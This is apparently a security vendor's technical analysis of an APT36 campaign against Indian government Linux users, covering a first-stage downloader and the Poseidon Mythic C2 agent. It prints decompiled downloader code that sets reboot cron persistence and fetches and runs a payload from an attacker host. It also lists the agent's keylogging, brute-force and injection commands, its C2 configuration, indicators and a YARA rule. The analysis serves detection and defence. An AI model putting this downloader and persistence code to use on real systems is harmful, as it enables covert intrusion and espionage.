[Research Summary]: APT 36 Campaign - Poseidon Malware - Brandefense

By Brandefense

Published: 2023-07-13 · Archived: 2026-04-05 21:38:00 UTC

> This is the open version of **APT 36 Campaign – Poseidon Malware Technical Analysis**. If you want to download it as a PDF **click here.**

Introduction

Transparent Tribe (a.k.a APT36, Earth Karkaddan, TEMP. Lapis, Mythic Leopard…) is an advanced threat actor group that is politically motivated and has suspected Pakistani origins. They mainly target government, diplomatic, defense, military, education, energy, and research organizations in India, Afghanistan, and Iran since 2012.

NOTE: The same threat actor group has different names because of the different naming conventions of threat intelligence companies.

The main reason for suspected origins is based on the Unit42 analyst's suggested direct linkage of individuals from Pakistan to the infrastructure. This linkage is based on an individual's OPSEC failure based on real name and mail address usage during infrastructure domain registration.

NOTE: Other than this link, no public resource or research supports this claim. Although a revealed individual has Pakistan origins, the group cannot be attributed to the Pakistani government or even a homogenous group of Pakistani individuals only with this finding. However, this interpretation does not mean Transparent Tribe has no Pakistan-related affiliations. It only means there is not enough data and research to back this verdict at this point.

The group primarily focuses on Indian government institutions and employees. Phishing domain names squatted by the group are based on payment service authorities and India's military and government personnel websites. Their contents are also the same as mimicked via tools such as httrack. Aside from this, domain names similar to file-sharing services are used to trick the general audience into downloading malicious XLS files with macros that download malware samples of CrimsonRAT, ObliqueRAT, and Poseidon families. Targeted malspam campaigns that contained malicious XLS files with VBA macros, which later dropped CrimsonRAT and ObliqueRAT. For instance, this report explains the usage of Poseidon malware which targets government employees who use UNIX-based systems for their jobs by mimicking Kavach service that is used for automation in train protection and collision avoidance systems in India by locomotive pilots and rail-station workers.

Malicious documents crafted for generic campaigns include resumes, CVs, or honeytraps (pictures of women). Malicious documents are disguised as conference agendas, invitations, and diplomatic reports if diplomatic entities are targeted. Malspam campaigns target government officials and military entities' masquerades as guidelines, policies, and activity plans for defense organizations' personnel, advisories, or top secret briefings.



Figure 1: APT36 infection chain

Poseidon is one of many agents of the open-source Mythic C2 Framework. Since this framework is open-sourced, the Poseidon agent can be used by any other actor with internet access. Therefore, it is impossible to say every Poseidon build seen in the wild can be attributed to Transparent Tribe. The same occasion is not valid for CrimsonRAT and ObliqueRAT. These two families are unavailable for everyone, not sold in forums with the MaaS model, and their previous activities are attributed to the activities of the Transparent Tribe group with high confidence.

However, this interpretation does not mean Transparent Tribe has no Pakistan-related affiliations. It only means there is not enough data and research to back this verdict at this point.

APT 36 Poseidon Malware Technical Analysis

You will find technical analysis results of first-stage downloader malware detected by APT 36 to be used in a cyber espionage campaign against the Indian government and second-stage Poseidon malware used as all-in-one backdoor software.

First Stage Malware Analysis

The first ELF file detected in the attack campaign is the Python script file wrapped in ELF format, and the file's header information shows the presence of the .pydata section.

Section Headers

Index	Name	Type	Flags	Virtual Address	Offset
21	.dynamic	K_DYNAMIC	Write, Alloc	0x608de0	36320
22	.got	K_PROGBITS	Write, Alloc	0x608fe0	36832
23	.got.plt	K_PROGBITS	Write, Alloc	0x609000	36864
24	.data	K_PROGBITS	Write, Alloc	0x609268	37480
25	.bss	K_NOBITS	Write, Alloc	0x609280	37496
26	.comment	K_PROGBITS		0x0	37496
27	pydata	K_PROGBITS		0x0	37537
28	.shstrtab	K_STRTAB		0x0	5694695

Figure 2: First-stage malware section headers

By extracting the compiled Python file (Kavach.pyc) from the pydata section of the ELF file and converting it to the source code, it becomes clear to understand the purpose of the 1st stage file.

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.6 (3379)
# Decompiled from: Python 3.8.10 (default, Jun 22 2022, 20:18:18)
# [GCC 9.4.0]
# Embedded file name: Kavach.py
import webbrowser, os, sys
path = 'https://kavach.mail.gov.in'
webbrowser.open_new(path)
try:
    os.system('mkdir -p ~/.local/share')
    os.system('touch /dev/shm/mycron')
    os.system("echo '@reboot ~/.local/share/bosshelp'>>/dev/shm/mycron")
    os.system("echo '@reboot ~/.local/share/usbdriver'>>/dev/shm/mycron")
    os.system('crontab -u `whoami` /dev/shm/mycron')
    os.system('rm /dev/shm/mycron')
    os.system('wget https://sharing1.filesharetalk.com/bosshelp -O ~/.local/share/bosshelp')
    os.system('chmod +x ~/.local/share/bosshelp')
    os.system(' ~/.local/share/bosshelp')
    msg = 'everything worked fine'
except:
    msg = 'something went wrong'
# okay decompiling Kavach.pyc
```

Figure 3: Decompiled malicious Python code

In the Python code we extracted, we first see the URL of the official website of the Indian government. The threat actor uses the official website login panel to display in the browser to the user.



Figure 4: Legitimate Kavach login page

It creates a two command line scheduled task in /dev/shm/mycron for the currently logged-in user. The threat actor has set the scheduled task to run the specified files every time the system is rebooted.

@reboot ~/. local / share / bosshelp
@reboot ~/. local / share / usbdriver

After setting the crontab, it deletes the /dev/shm/mycron file containing the above commands from the system. Another vital function of the 1st stage file is downloading additional files from the remote server. Notice that the file to download (bosshelp) matches the filename in the scheduled task set earlier.

Second Stage Malware Analysis

The 2nd stage file is defined as a payload named Poseidon, written in Go programming language and included in the MythicAgents project on GitHub. The first time the Poseidon malware is run on the target system, a new profile is created for C2 communication. This operation is defined in the main.init function before main.main.

```
.text:00000000006FD1E8
.text:00000000006FD1E8                  loc_6FD1E8:
.text:00000000006FD1E8 E8 13 51 F5 FF           call    github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_profiles_New
.text:00000000006FD1ED 48 89 05 2C 4D 54+       mov     cs:profile_structure, rax
.text:00000000006FD1ED 00
.text:00000000006FD1F4 83 3D 25 67 57 00+       cmp     cs:dword_C73920, 0
.text:00000000006FD1F4 00
.text:00000000006FD1FB 75 09                    jnz     short loc_6FD206
```

Figure 5: Creation of new C2 profile per victim

Information about the new profile is in the image below, and as a result, it is kept as a structure containing this information. Important information such as C2 IP address (hard coded), port number, RSA key, and KillDate are found in the C2 profile created in main.init. The RSA key in the profile is generated by the GenerateRSAKeyPair function in the C2 Check-in action, which we describe later.

```
func (c *C2Default) NegotiateKey() bool {
        sessionID := GenerateSessionID()
        pub, priv := crypto.GenerateRSAKeyPair()
        c.RsaPrivateKey = priv
        // Replace struct with dynamic json
        initMessage := structs.EkeKeyExchangeMessage{}
        initMessage.Action = "staging_rsa"
        initMessage.SessionID = sessionID
        initMessage.PubKey = base64.StdEncoding.EncodeToString(pub)

        // Encode and encrypt the json message
        raw, err := json.Marshal(initMessage)
        //log.Println(unencryptedMsg)
        if err != nil {
                return false
        }
```

Figure 6: RSA key generation

The use of the functionality of the program is decided by using the switch-case structure in the main_handleNewTask routine.

```
0x00462420   12 353  → 326  main
0x006f6fe0   10 490         fcn.main.sendFileToMythic
0x006f71e0    6 122         fcn.main.sendFileToMythic_dwrap_1
0x006f7260   10 409         fcn.main.getFileFromMythic
0x006f7400    6 94          fcn.main.getFileFromMythic_dwrap_2
0x006f7460    6 203         fcn.main.saveFile
0x006f7540    3 90          fcn.main.removeSavedFile
0x006f75a0    5 133         fcn.main.getSavedFile
0x006f7640    7 298         fcn.main.handleInboundMythicMessageFromEgressP2PChannel
0x006f7780    6 98          fcn.main.handleInboundMythicMessageFromEgressP2PChannel_dwrap_3
0x006f8040    5 84          fcn.main_handleMythicMessageResponse.func3
0x006f80a0    3 86          fcn.main_handleMythicMessageResponse.func2
0x006f8100    3 78          fcn.main_handleMythicMessageResponse.func1
0x006f8160   19 618         fcn.main.aggregateResponses
0x006f83e0   15 473         fcn.main.aggregateDelegateMessagesToMythic
0x006f85c0   15 473         fcn.main.aggregateEdgeAnnouncementsToMythic
0x006f87a0  221 9178 → 9164 fcn.main.handleNewTask
0x006fab80    6 108         fcn.main.handleNewTask_dwrap_45
0x006fac00    6 108         fcn.main.handleNewTask_dwrap_44
0x006fac80    6 108         fcn.main.handleNewTask_dwrap_43
0x006fad00    6 108         fcn.main.handleNewTask_dwrap_42
0x006fad80    6 108         fcn.main.handleNewTask_dwrap_41
0x006fae00    6 108         fcn.main.handleNewTask_dwrap_40
0x006fae80    6 108         fcn.main.handleNewTask_dwrap_39
0x006faf00    6 108         fcn.main.handleNewTask_dwrap_38
0x006faf80    6 108         fcn.main.handleNewTask_dwrap_37
0x006fb000    6 108         fcn.main.handleNewTask_dwrap_36
0x006fb080    6 108         fcn.main.handleNewTask_dwrap_35
0x006fb100    6 108         fcn.main.handleNewTask_dwrap_34
0x006fb180    6 108         fcn.main.handleNewTask_dwrap_33
0x006fb200    6 108         fcn.main.handleNewTask_dwrap_32
0x006fb280    6 108         fcn.main.handleNewTask_dwrap_31
0x006fb300    6 108         fcn.main.handleNewTask_dwrap_30
0x006fb380    6 108         fcn.main.handleNewTask_dwrap_29
0x006fb400    6 108         fcn.main.handleNewTask_dwrap_28
0x006fb480    6 108         fcn.main.handleNewTask_dwrap_27
0x006fb500    6 108         fcn.main.handleNewTask_dwrap_26
0x006fb580    6 108         fcn.main.handleNewTask_dwrap_25
0x006fb600    6 108         fcn.main.handleNewTask_dwrap_24
0x006fb680    6 108         fcn.main.handleNewTask_dwrap_23
0x006fb700    6 108         fcn.main.handleNewTask_dwrap_22
0x006fb780    6 108         fcn.main.handleNewTask_dwrap_21
0x006fb800    6 108         fcn.main.handleNewTask_dwrap_20
0x006fb880    6 108         fcn.main.handleNewTask_dwrap_19
0x006fb900    6 108         fcn.main.handleNewTask_dwrap_18
0x006fb980    6 108         fcn.main.handleNewTask_dwrap_17
0x006fba00    6 108         fcn.main.handleNewTask_dwrap_16
0x006fba80    6 108         fcn.main.handleNewTask_dwrap_15
0x006fbb00    6 108         fcn.main.handleNewTask_dwrap_14
0x006fbb80    6 108         fcn.main.handleNewTask_dwrap_13
0x006fbc00    6 108         fcn.main.handleNewTask_dwrap_12
0x006fbc80    6 108         fcn.main.handleNewTask_dwrap_11
0x006fbd00    6 108         fcn.main.handleNewTask_dwrap_10
0x006fbd80    6 108         fcn.main.handleNewTask_dwrap_9
0x006fbe00    6 108         fcn.main.handleNewTask_dwrap_8
0x006fbe80    6 108         fcn.main.handleNewTask_dwrap_7
0x006fbf00    6 108         fcn.main.handleNewTask_dwrap_6
0x006fbf80    6 108         fcn.main.handleNewTask_dwrap_5
0x006fc000    6 108         fcn.main.handleNewTask_dwrap_4
```

Figure 7: Poseidon main functions

The listed functions are used as Wrappers for routines that will provide functionality. For example, the wrapper function of the shell command execution functionality corresponding to task number 4 is labeled as main_handleNewTask_dwrap_4. The code snippet of the function it calls internally is as follows: this structure is similar to other wrapper functions.

```
.text:00000000006FC01D
.text:00000000006FC01D                          loc_6FC01D:
.text:00000000006FC01D 48 8B 42 08                      mov     rax, [rdx+8]
.text:00000000006FC021 48 8B 5A 10                      mov     rbx, [rdx+10h]
.text:00000000006FC025 48 8B 4A 18                      mov     rcx, [rdx+18h]
.text:00000000006FC029 48 8B 7A 20                      mov     rdi, [rdx+20h]
.text:00000000006FC02D F2 0F 10 42 28                   movsd   xmm0, qword ptr [rdx+28h]
.text:00000000006FC032 48 8B 72 30                      mov     rsi, [rdx+30h]
.text:00000000006FC036 4C 8B 42 38                      mov     r8, [rdx+38h]
.text:00000000006FC03A 4C 8B 4A 40                      mov     r9, [rdx+40h]
.text:00000000006FC03E 66 90                            xchg    ax, ax
.text:00000000006FC040 E8 3B 54 FC FF                   call    github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_shell_Run
.text:00000000006FC045 48 8B 6C 24 40                   mov     rbp, [rsp+48h+var_8]
.text:00000000006FC04A 48 83 C4 48                      add     rsp, 48h
.text:00000000006FC04E C3                               retn
```

Figure 8: Internal call wrapper function example

Each task can be associated with the number at the end of the function name, but remember that this number has no equivalent in the switch-case statement.



Figure 9: Switch-case control flow

We will consider the numbers at the end of the function names as references for better understanding.

```
func handleNewTask() {
  for {
    select {
    case task := <-newTaskChannel:
      //fmt.Printf("Handling new task: %v\n", task)
      switch tasktypes[task.Command] {
      case EXIT_CODE:
        os.Exit(0)
        break
      case 1:
        go shell.Run(task)
        break
      case 2:
        go screencapture.Run(task)
        break
      case 3:
        go keylog.Run(task)
        break
      case 4:
        go download.Run(task)
        break
```

```
case 5:
    go upload.Run(task)
    break
case 6:
    go libinject.Run(task)
    break
case 8:
    go ps.Run(task)
    break
case 9:
    // Sleep
    go sleep.Run(task)
    break
case 10:
    //Cat a file
    go cat.Run(task)
    break
case 11:
    //Change cwd
    go cd.Run(task)
    break
case 12:
    //List directory contents
    go ls.Run(task)
    break
case 14:
    //Execute jxa code in memory
    go jxa.Run(task)
    break
case 15:
    // Enumerate keyring data for linux or
    //the keychain for macos
    go keys.Run(task)
    break
case 16:
    // Triage a directory and organize files by type
    go triagedirectory.Run(task)
    break
case 17:
    // Test credentials against remote hosts
    go sshauth.Run(task)
    break
```

```
case 18:
   // Scan ports on remote hosts.
   go portscan.Run(task)
   break
case 21:
   // Return the list of jobs.
   go getJobListing(task)
   break
case 22:
   // Kill the job
   go killJob(task)
   break
case 23:
   go cp.Run(task)
   break
case 24:
   // List drives on a machine
   go drives.Run(task)
   break
case 25:
   // Retrieve information about the current user.
   go getuser.Run(task)
   break
case 26:
   // Make a directory
   go mkdir.Run(task)
   break
case 27:
   // Move files
   go mv.Run(task)
   break
case 28:
   // Print working directory
   go pwd.Run(task)
   break
case 29:
   go rm.Run(task)
   break
case 30:
   go getenv.Run(task)
   break
case 31:
```

```
    go setenv.Run(task)
    break
case 32:
    go unsetenv.Run(task)
    break
case 33:
    go kill.Run(task)
    break
case 34:
    go curl.Run(task)
    break
case 35:
    go xpc.Run(task)
    break
case 36:
    go socks.Run(task)
    break
case 37:
    go listtasks.Run(task)
    break
case 38:
    go list_entitlements.Run(task)
    break
case 39:
    go execute_memory.Run(task)
    break
case 40:
    go jsimport.Run(task)
    break
case 41:
    //Execute jxa code in memory from
    //the script imported by jsimport
    go jsimport_call.Run(task)
    break
case 42:
    //Execute persist_launch command to install launchd
    //persistence
    go persist_launchd.Run(task)
    break
case 43:
    // Execute persist_loginitem command to install
    //login item persistence
```

```
            go persist_loginitem.Run(task)
            break
        case 44:
            // Execute spawn_libinject command to spawn a
            //target application/binary with the
            //DYLD_INSERT_LIBRARIES variable set to
            //an arbitrary dylib
            go dyldinject.Run(task)
            break
        case 45:
            go link_tcp.Run(task)
            break
        case 46:
            go unlink_tcp.Run(task)
            break
        case 47:
            go run.Run(task)
            break
        case 48:
            go clipboard_monitor.Run(task)
            break
        case 49:
            go execute_macho.Run(task)
            break
        case 50:
            go rpfwd.Run(task)
            break
        case NONE_CODE:
            // No tasks, do nothing
            break
        }
        break
    }
  }
}
```

Poseidon Malware Capabilities

The Poseidon malware agent installed on the target system can receive commands from the threat actor, as indicated in the table below.

Function Number	Function/Task	Description
4	shell	Used to run commands over /bin/bash or /bin/sh
5	screencapture	It is used to take screenshots.
6	keylog	It is used to save user inputs from the keyboard.
7	download	It is used to download files from the remote server to the specified directory.
8	upload	Used to upload files to a remote machine under attacker control.
9	libinject	It is used to inject a library into a running process.
10	ps	It is used to get the list of processes running in the system.
11	sleep	sleep mode for a certain time
12	cat	It is used to read data from a file.
13	cd	Used to change directory.
14	ls	It is used to list the files found in the specified directory.
15	jxa	JavaScript is used to run the code. (JavaScript for Automation)
16	keys	It interacts with the Linux keyring and retrieves various key information.
17	triagedirectory	It is used to identify all files in the target directory and find important files.
18	sshauth	Used to perform an SSH Bruteforce attack by providing a secret key or password
19	portscan	It is used to scan open ports against one or more machines.
20	getJobListing	It is used to get the list of current running jobs.
21	killJob	It is used to terminate the running job.
22	cp	It is used to copy files from one directory to another directory.
23	drives	It only gets information about the drives connected on Linux machines.
24	getuser	Gets information about current user's username, uid, guid and home directory.
25	mkdir	Used to create a new directory.
26	mv	Used to move a file to a different directory.
27	pwd	Returns information about the current working directory.
28	rm	Used to delete a file.
29	getenv	Retrieves information about environment variables.
30	setenv	It is used to set the environment variable.

Table 1: Poseidon capabilities – 1

Function Number	Function/Task	Description
31	unsetenv	Used to remove an environment variable.
32	kill	The PID value terminates the specified process.
33	curl	It is used to perform HTTP GET/POST requests.
34	xpc	It is used to run a process with launchd or to provide interprocess communication.
35	socks	SOCKS5 is used to start or stop proxy.
36	listtasks	Lists all available processes to identify target processes for the libinject command.
37	list_entitlements	Code signatures list file paths and entitlements for processes in the system.
38	execute_memory	It is used to run code directly in memory.
39	jsimport	Used to load a JavaScript file.
40	jsimport_call	-
41	persist_launchd	It is used to provide persistence using launchd.
42	persist_loginitem	It is used to create a new log in item to ensure persistence using Launchd.
43	dyld_inject	It is used to inject a dynamic library into a process using the DYLD_INSERT_LIBRARIES environment variable.
44	link_tcp	-
45	unlink_tcp	-

Table 2: Poseidon capabilities – 2

Network Activities

To initiate communication with C2, Poseidon first executes an action in the Poseidon project called Check-in. The information collected by the CreateCheckinMessage function indicates that the malware intended to gather information before communicating with C2 on the system it is running. Below we have listed the types of information included in the Check-in message.

- "checkin" string
- Hostname
- IP Address
- PID
- OS
- Process Name
- "amd64aring" string
- URI to send data to
- 3b54bd24-92a5-4b91-ad15-de771a497372
    - This value is used as the UUID (HTTP, WEBSOCKET, or TCP) value found in the configuration data while the threat actor prepares a new Poseidon instance and is specific to the detected file.

```
v8 = v4;
v10 = v5;
Hostname = github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_getHostname();
github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_GetCurrentIPAddress();
PID = github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_GetPID();
github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_getOS();
github_com_MythicAgents_poseidon_Payload_Type_poseidon_agent_code_pkg_utils_functions_getProcessName();
v6 = ((__int64 (*)(void))loc_465366)();       // "checkin" string
v12[0] = v0;
v12[1] = v10;
v12[2] = v8;
v12[3] = Hostname;
v12[4] = v0;
v12[5] = PID;
v12[6] = (__int64)off_BECB80;                 // 3b54bd24-92a5-4b91-ad15-de771a497372
v12[7] = qword_BECB88;
v12[8] = (__int64)"amd64aring";
v12[9] = 5LL;
v13 = v2;
v15 = v6;
v16 = v0;
v7 = os_user_Current();
```

Figure 10: C2 start check-in message

The image below shows the configuration data used by Poseidon.

```
HTTP_UUID=e7a96942-82aa-4d42-b2d9-2ed40aa81dd8
HTTP_CALLBACK_HOST=http://127.0.0.1/mydata
HTTP_CALLBACK_PORT=80
HTTP_KILLDATE=2023-12-31
HTTP_CALLBACK_INTERVAL=5
HTTP_CALLBACK_JITTER=0
HTTP_POST_URI=data
HTTP_ENCRYPTED_EXCHANGE_CHECK=true
HTTP_HEADERS="{}"
HTTP_AESPSK=lUj/INWW9B0Bh0fcInhv765H2/Neonh9VQPCoxIhCGc=
HTTP_PROXY_PORT=
HTTP_PROXY_USER=
HTTP_PROXY_HOST=
HTTP_PROXY_BYPASS=False

WEBSOCKET_UUID=
WEBSOCKET_CALLBACK_HOST=ws://192.168.53.139
WEBSOCKET_CALLBACK_PORT=8082
WEBSOCKET_AESPSK=
WEBSOCKET_ENDPOINT_REPLACE=socket
WEBSOCKET_USER_AGENT=
WEBSOCKET_CALLBACK_INTERVAL=
WEBSOCKET_ENCRYPTED_EXCHANGE_CHECK=true
WEBSOCKET_DOMAIN_FRONT=
WEBSOCKET_CALLBACK_JITTER=

TCP_UUID=58934946-46e1-4152-a1ec-5b0598376d1c
TCP_PORT=8085
TCP_KILLDATE=2024-12-31
TCP_ENCRYPTED_EXCHANGE_CHECK=true
TCP_AESPSK=QftErgGIi3XqdyHPwqkUM8mZagU0q1pUZdAzai19AWQ=
```

Figure 11: Poseidon configuration data

The malware used in the campaign is trying to send data to the remote server with a POST request by establishing a TCP connection with the IP address 70.34.214[.]252, but we cannot obtain details because the server is inactive when the file is analyzed.

Indicator of Compromises

Poseidon Payload SHA-256 Hashes

78480e7c9273a66498d0514ca4e959a2c002f8f5578c8ec9153bb83cbcc2b206

3285032b8e1cd080ce5df8839db03a1eb9e4d16db252fd64d4c0c5a66d8b0ff8
3164c7d572bd3f59f31a3bb6ac8a7f0769f2cbdddea7cadf843b99076a952b81
8affdfea794bc04340a453160237e7b6ae77bd909146321daf2ed50401928827
4fac5b0618348de1e6e4843bb4560320eea175ecc4ba807beadd56e2e6a66e32
58eedd3277014bb45a294f4c299bbfcdfc38a212fa0cda7a781dda132e8928a5
3d180606a60e0a25b78fde6b3cb52afc8443105e672cdcc420be781e9ec32488
9bb990a54460437c14be4cdd25ab5f8027a49c4e8e8b83445bd57f06ad1e1512
cc53c74a8be261fab1f231e20d127cb815787ff3437daff8162855130f8ff271
dcfb42328840a3524ceda176f5fe5041e1dd5c86e126dc6e4fc47826a1bbcc96
40a42f392fc58c047cfbbda566d70ebd2654f2919f8ee8e6b5d76e5bc11ec5cc
51ff7043b2bc87f52e71a265080acd0a1b3d5d2a07ef541ebf3af5c6d44b3761
fe843154f38202f17379dd2bed25306e8357e9e1bf56bd89565e81a67a286d6e
95ed0e02c6bbfe065ad79d595b7a607de64156c368cf1e85323ce829bffb3d0b
67a0d54e73ab0f76634e80b2723c3ac7d4df73b55aea5323856a42bbc19859a6
dc1ec8aa04a71f595454dba88473fba2a970533eceee2d155a3956d8dc9ecda0
91e08c6ee0d6b6f472a5df371318d56d2442c3487caad0a093754f57142ece6f
ec93724a82f487f960acd51f427e660793f6e868a25f666e4cf5babb3bdcfe54
aa53cfadd21956ea50e1a504ac6b4287076c64056e4b57a877b2f564ea315eb9
8f19a4b6a3fe19d577e71c458c3c0565599b57863f0efbdf4e109b4e92c0bbeb
7328240b03a5992537f7b3371bab7fd4e3b631d31b3919596daa8265886a07ae
e45909e6a7c50b34deba248c7e1b419706c3d6e9c638980099d6860db9e5c53b
f688280c7cc7523989809472594c36f97d7e2cc5e3ef5721ca67ab1f8b458104
185254efe497aed539fe0d95ca40451985b8fa60a54a707760bfe5c53cce56d9
489703daffea94c11319c74f2a43d4ca3198baa9081a42f047f029a39c335981
0416006b9043b8f45f343fedcef9bfdb8e1c8cafc30951755c0d7eb60e409c78
3b8b06eb6e30296e74fc7c6a039c1a05d6785bce9745b85851fe686306abbf35
34059561b4adc524128c61e886177f8e87674ebe90f227acc8828b9d566f3e5c
293e51eecb94da90d4237b219584efd6afc805b0da2792ffa53fc132cf1d32b3
7f6b1ed3549fc58ade807898bd458fff0bbfd7aaddbc75a2710ddfc580f5248a
897bd48be8fc5b10603e10d262035282024d0c092ef8dbde796568d627aa1c60
8626a35ce2b1211fad630909165b67ae1391da02529da20e0c1fa05ba989bcf4
5b41f55410f835a0fc2702dffe74b32ab1eebdd22437585ca5349729329a89d8
ca3f34dfd9540e59bc0cdb36bbe6fe77cbb9eb44d682add9e38123281a3f4e55
37ffaccba0469d9125dd072241ec7d99652e2e46897f7c6d3db98a19d92b20e6

- 70[.]34[.]214[.]252
- sharing1[.]filesharetalk[.]com/bosshelp

YARA Rule

```
rule poseidon_elf{
   strings:
      $main_func = {E8 ?? 2? D4 FF 31 C0 48 8D 1D ?? 0B 00}
```

$command_call = {48 8B 42 08 48 8B 5A 10 48 8B 4A 18 48 8B 7A 20 **F2**
0F 10 42 28 48 8B 72 30 4C 8B 42 38 4C 8B 4A 40 66 90 **E8** ?**B** ?? **F**?
FF 48 8B 6C 24 40 48 83 **C4** 48 **C3**}
$s1 = “poseidon_tcp”
condition:
$main_func or $command_call or $s1
}

References:

- https://unit42.paloaltonetworks.com/unit42-projectm-link-found-between-pakistani-actor-and-operation-transparent-tribe/

> You can fin also these indicator of compromises on our GitHub repo.

Source: https://brandefense.io/blog/apt-36-campaign-poseidon-malware-technical-analysis/